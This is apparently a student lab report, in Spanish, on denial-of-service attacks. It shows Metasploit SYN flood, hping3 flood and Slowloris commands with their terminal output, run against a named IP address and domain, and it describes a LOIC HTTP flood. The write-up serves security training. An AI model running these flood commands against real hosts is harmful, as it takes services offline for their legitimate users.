

MODULO 2

***PRÁCTICA N4 ->**

“Ataques DoS y DDos”

- 1. Inundación SYN con Metasploit (DoS)

Se ha utilizado el framework Metasploit mediante el módulo **auxiliary/dos/tcp/synflood**.

Análisis: El ataque envía paquetes TCP con el flag SYN activo de forma masiva hacia el puerto 80.

Resultado: El servidor reserva recursos para conexiones "a medias" (half-open), agotando la tabla de conexiones del sistema operativo y denegando el acceso a usuarios legítimos.

```
= [ metasploit v6.4.108-dev ]
+ -- == [ 2,598 exploits - 1,322 auxiliary - 1,710 payloads ]
+ -- == [ 432 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > set RHOSTS 31.214.178.4
RHOSTS => 31.214.178.4
msf auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 31.214.178.4
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 31.214.178.4:80 ...
```

2. Saturación de Red con hping3 (DoS)

Ejecución de inundación de paquetes a bajo nivel mediante el comando **sudo hping3 -S --flood**.

Análisis: Al activar el modo --flood, la herramienta envía tráfico sin esperar respuesta, consumiendo el ancho de banda disponible del host objetivo.

Resultado: Saturación de la interfaz de red del servidor, evidenciada en la captura por el mensaje "hping in flood mode".

A terminal window with a dark background. The prompt is (kali@kali)-[~]. The command sudo hping3 -S --flood -V -p 80 31.214.178.4 is entered. The output shows the user is prompted for a password, then the interface and address are listed, and finally a message stating "hping in flood mode, no replies will be shown".

```
(kali@kali)-[~]  
$ sudo hping3 -S --flood -V -p 80 31.214.178.4  
[sudo] contraseña para kali:  
using eth0, addr: 192.168.30.130, MTU: 1500  
HPING 31.214.178.4 (eth0 31.214.178.4): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
█
```

3. Agotamiento de Sockets con Slowloris (DDoS)(alternativa)

Ante la incompatibilidad de HOIC, se ha empleado Slowloris.

Análisis: Mantiene abiertos múltiples sockets mediante el envío parcial de cabeceras HTTP que nunca terminan.

Resultado: El servidor web agota su límite de hilos disponibles esperando a que las conexiones se completen, lo que provoca la caída del servicio web sin necesidad de gran ancho de banda.

```
(kali@kali)-[~/Escritorio/HOIC]
$ slowloris http://www.tokiohacking.com/
[16-02-2026 18:20:34] Attacking http://www.tokiohacking.com/ with 150 sockets.
[16-02-2026 18:20:34] Creating sockets ...
[16-02-2026 18:20:34] Sending keep-alive headers ...
[16-02-2026 18:20:34] Socket count: 0
[16-02-2026 18:20:34] Creating 150 new sockets ...
[16-02-2026 18:20:49] Sending keep-alive headers ...
[16-02-2026 18:20:49] Socket count: 0
[16-02-2026 18:20:49] Creating 150 new sockets ...
```

4. Inundación HTTP con LOIC (DDoS)

Uso de la herramienta gráfica Low Orbit Ion Cannon para generar un ataque distribuido.

Análisis: Se han configurado 100 hilos (threads) enviando peticiones HTTP constantes hacia la IP del objetivo.

Resultado: Sobrecarga de la capacidad de procesamiento del servidor web. La captura muestra el estado "Stop flooding", confirmando que el ataque ha sido lanzado con éxito.

